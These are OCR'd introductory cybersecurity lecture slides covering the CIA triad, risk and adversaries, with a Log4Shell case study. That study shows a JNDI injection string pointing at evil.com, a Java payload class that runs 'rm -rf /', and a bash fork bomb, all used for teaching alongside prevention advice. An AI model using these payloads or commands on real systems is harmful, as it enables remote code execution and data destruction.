CSCI 3403

Introduction to Cybersecurity

CSCI 3403

Alex Curtiss (he/him)

alexander.curtiss@colorado.edu

- Security engineer @ Twitter
- The cat is named Oliver

CSCI 3403

TAs:

- Seonwoo Kim *(8:00am, 9:05am recitations)*
- Meghana Kallam *(10:10am, 12:20pm recitations)*
- Jinpeng Miao *(2:30pm remote recitation)*

Course Managers:

- Shubham Rathi
- Kunal Mehta

Logistics!

About the class: prereqs

1. Some coding experience (demos will be in Python)
2. Basic command line experience
3. A hazy memory of Computer Systems

Quick poll: Security background

About the class: topics

- General introduction to security
  - Fundamentals
  - Network and web security
  - Application security
- Similar to other introductory classes, with a focus on practical knowledge
  - More than just learning to hack

Materials

- Website / syllabus:


  canvas.colorado.edu

- Slack:

  cucsci3403.slack.com

- *Optional* book:

  Computer Security, Principles and Practice, Stallings and Brown (4th Edition, but earlier is fine)



Grading

- Labs: 60% (4 total)
- Quizzes: 20% (weekly)
- Midterm: 10%
- Final: 10%

Advanced questions will offer extra credit

Ethics and policies

This course relies on learning techniques that can compromise security. Using these techniques without permission may violate the law.

We will “hack” things. ***Stay within the scope of the exercises at all times.*** Do not attack anything without explicit permission, or you could face consequences including failing the class or legal action.

Miscellania

- **No recitation tomorrow!**
- For folks on the waitlist, I am expecting about 20 students to drop the class in the first couple weeks.
- Laptops in class are great, as long as they do not distract others.

Always-on feedback

Link in syllabus

The walls of text are over

We are free

Questions?

Security fundamentals

Goals:

- Explain security thinking
- Introduce new terminology
- Explore recent case studies

The "security mindset"

How could a system be attacked?
…and how can we prevent that?

Security mindset

Security mindset


Security mindset

Security mindset

Computer security:

- Use strong passwords *(or someone could guess them)*
- Do not open untrusted documents *(it could be a virus)*
- Be careful opening sketchy websites *(because ???)*
- …etc

CIA triad




Confidentiality

Information is only available to authorized parties

Examples:

- Entering a password to see your grades
- Sharing a Google Doc with someone




Integrity

Information is accurate and complete

Examples:

- Entering your PIN at an ATM
- Video game cheat detection




Availability


Information is available

Examples:


- Setting up a recovery email
- Storing documents in the cloud



…and the rest



http://geraintw.blogspot.com/2012/09/cia-infosec.html



https://informationsecuritybuzz.com/isbuzz-expert-panel/cia-triad-and-new-emerging-technologies-big-data-and-iot/

Case study:

Log4Shell

University of Colorado
Boulder | Colorado Springs | Denver | Anschutz Medical Campus

Hello CU Community.

The university is temporarily changing its process to access university services through the internet. This slight change is in response to a major global information security event that is affecting many institutions and private companies.

To ensure that we protect and secure your data, we are requiring an additional layer of security in the short term, signing on through the Virtual Private Network (VPN). The VPN is free and required for all services listed below.

We apologize for any inconvenience you may be experiencing and are working as fast as we can to return the system to normal.

Thank you.

STUDENTS: Services which require free VPN include your student portal (Course registration, student financials, financial aid, viewing grades, Degree Audit)

FACULTY/STAFF: Services which require free VPN include HR, myLeave, CU-SIS, Degree Audit, etc.

VPN (Virtual Private Network) required for access
For security reasons, this system is only available via campus networks or VPNs

University of Colorado Boulder VPN directions
University of Colorado Denver VPN directions
University of Colorado Anschutz Medical Campus VPN directions
University of Colorado Colorado Springs VPN directions
University of Colorado System VPN directions

Updates will be posted as they are available.

University of Colorado
Boulder | Colorado Springs | Denver | Anschutz Medical Campus

Hello CU Community.

The university is temporarily changing its process to access university services through the internet. This slight change is in response to a major global information security event that is affecting many institutions and private companies.

To ensure that we protect and secure your data, we are requiring an additional layer of security in the short term, signing on through the Virtual Private Network (VPN). The VPN is free and required for all services listed below.

We apologize for any inconvenience you may be experiencing and are working as fast as we can to return the system to normal.

Thank you.

STUDENTS: Services which require free VPN include your student portal (Course registration, student financials, financial aid, viewing grades, Degree Audit)

FACULTY/STAFF: Services which require free VPN include HR, myLeave, CU-SIS, Degree Audit, etc.

VPN (Virtual Private Network) required for access

For security reasons, this system is only available via campus networks or VPNs

University of Colorado Boulder VPN directions
University of Colorado Denver VPN directions
University of Colorado Anschutz Medical Campus VPN directions
University of Colorado Colorado Springs VPN directions
University of Colorado System VPN directions

Updates will be posted as they are available.

Log4J

- A popular logging library for Java services
- Writes events to various kinds of log file
- Used by basically everyone

```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

logger.info("Hello, World!");
```

Log4J

Features:

- Uses format strings!
  - `logger.info("{} messaged {}", user1, user2);`

Log4J

Features:

- Uses format strings!
  - `logger.info("{} messaged {}", user1, user2);`
- Reads environment variables!
  - `logger.debug("Running version: ${java:version}");`

Log4J

Features:

- Uses format strings!
  - `logger.info("{} messaged {}", user1, user2);`
- Reads environment variables!
  - `logger.debug("Running version: ${java:version}");`
- Runs code and log the value, even over the internet!
  - `logger.info("User count: ${jndi:ldap://foo.com/users}");`

Log4J


Features:

- Uses format strings!
  - `logger.info("{} messaged {}", user1, user2);`
- Reads environment variables!
  - `logger.debug("Running version: ${java:version}");`
- Runs code and log the value, even over the internet!
  - `logger.info("User count: ${jndi:ldap://foo.com/users}");`

Log4J


Features:

- Uses format strin
  - `logger.info("{}`
- Reads environme
  - `logger.debug("R`




- Runs code and log the value, even over the internet!
  - `logger.info("User count: ${jndi:ldap://foo.com/users}");`


Log4Shell



Log4Shell


Example Domain
www.example.com/about
A user has visited: /about


Log4Shell


Example Domain
www.example.com/${jndi:ldap://evil.com/program}
A user has visited… uhh…

Log4Shell



Example Domain
www.example.com/${jndi:ldap://evil.com/program}
A user has visited… uhh…
Hey evil.com, can you send me /program?


Log4Shell



A user has visited… uhh…


Hey evil.com, can you send me /program?






```
public class Exploit {
    static {
        String[] command = {"rm", "-rf", "/"};
        Runtime
            .getRuntime()
            .exec(command)
            .waitFor();
    }
}
```

Log4Shell



A user has visited… uhh…

Hey evil.com, can you send me /program?



```
public class Exploit {
    static {
        String[] command = {"rm", "-rf", "/"};
        Runtime
            .getRuntime()
            .exec(command)
            .waitFor();
    }
}
```

Security mindset question #1


*How can this attack violate the **confidentiality**, **integrity**, or **availability** of a service or its users?*

Security mindset question #1


- Crash the server
- Read confidential user data
- Modify the system code
- Delete valuable data
- Vandalize websites
- Spread to other, connected systems
- Take actions that would normally be unauthorized
- Mine Bitcoin
- Run attacks against other websites
- Fill up the disk with random data
- Install McAfee Antivirus

Security mindset question #2

How could an attacker cause a system to log these specific strings?




Security mindset question #2




https://twitter.com/chvancooten/status/1469340927923826691

Security mindset question #2



https://twitter.com/fullm3talpacket/status/1469364599950430213

Security mindset question #2



https://twitter.com/iMitwe/status/1480145051586072576

Security mindset question #3

How could we have prevented this?

(The important question)

Security mindset question #3


Technical solutions:

- Stop using Log4J
- Scan for and remove these strings
- Disable network connections to untrusted websites

Security mindset question #3


Non-technical solutions

- Stop relying on poorly maintained open source libraries
- Teach developers to recognize potentially insecure features
- Incentivize people to search for these vulnerabilities
- …and more!



https://xkcd.com/2347/

Security mindset question #3



:(){ :|:& };:
@mountain_ghosts

reading about the log4j vulnerability, and... why. why does a logging system have a thing that fetches a url and executes the response. why does this exist

9:10 AM · Dec 10, 2021 · Twitter Web App

https://twitter.com/mountain_ghosts/status/1469338814778953729

Security mindset question #3

3 log4j-core/src/main/java/org/apache/logging/log4j/core/net/JndiManager.java

```
@@ -252,7 +252,8 @@ protected boolean releaseSub(final long timeout, final TimeUnit timeUnit) {
252 252                     }
253 253                 }
254 254             } catch (URISyntaxException ex) {
255     -               // This is OK.
    255 +               LOGGER.warn("Invalid JNDI URI - {}", name);
    256 +               return null;
256 257             }
257 258             return (T) this.context.lookup(name);
258 259         }
```

[Editor's note: it was not OK]

Recap

Security mindset:

Thinking about what can be attacked, and how to prevent it

CIA triad:

Confidentiality, integrity, availability

Log4J:

A case study for what *not* to do

https://www.reddit.com/r/ProgrammerHumor/comments/re52jb/if_youre_having_a_bad_day_remember_at_least_you/

Risk

Each possible attack has a *risk:*

Risk = Probability * Severity

Probability: How likely an attack is to happen

Severity: How much damage it causes

Risk

Each possible attack has a *risk:*

Risk = Probability * Severity

Probability: How likely an attack is to happen

Severity: How much damage it causes

It is very important to measure risk and not just severity!

Risk

High risk: Emailing your bank password to a stranger
High severity, medium probability

Risk

High risk: Emailing your bank password to a stranger
High severity, medium probability

Medium risk: Leaving your laptop to use the restroom
Medium severity, medium probability

Risk

High risk: Emailing your bank password to a stranger
High severity, medium probability

Medium risk: Leaving your laptop to use the restroom
Medium severity, medium probability

Low risk: Meteor strike
High severity, almost zero probability

Risk

How risky is…

Reusing the same email and (strong) password everywhere?

Severity: Very high *(losing access to many accounts at once)*

Probability: Medium *(only one password needs to be leaked)*

Risk: High

Adversaries

Different attackers create different threats

Adversaries

Online scammer

(No specific knowledge about you)

- Phishing email
- Virus disguised as a legitimate program

Adversaries

Online scammer

(No specific knowledge about you)

- Phishing email
- Virus disguised as a legitimate program

A close, non-technical acquaintance

(Knows personal details, may have physical access)

- Laptop theft
- Watching you enter passwords

Adversaries

For-profit criminal hacker

- Somewhat technical
- Wide spray-and-pray tactics

https://knowyourmeme.com/memes/hacker-stock-photos

Adversaries

University of Colorado **Boulder**

CU Boulder Today

News Headlines | Campus Community | Events & Exhibits | Find a Story | Submit a Story | For Media

Data security compromise included files accessed by cyber attacker

Oct. 25, 2021

Notifications are being distributed electronically this week to approximately 30,000 former and current CU affiliates regarding a data security compromise. Most of the individuals impacted are no longer affiliated with CU as a student or employee. This security incident is unrelated to the cyberattack on CU's Accellion service earlier this year.

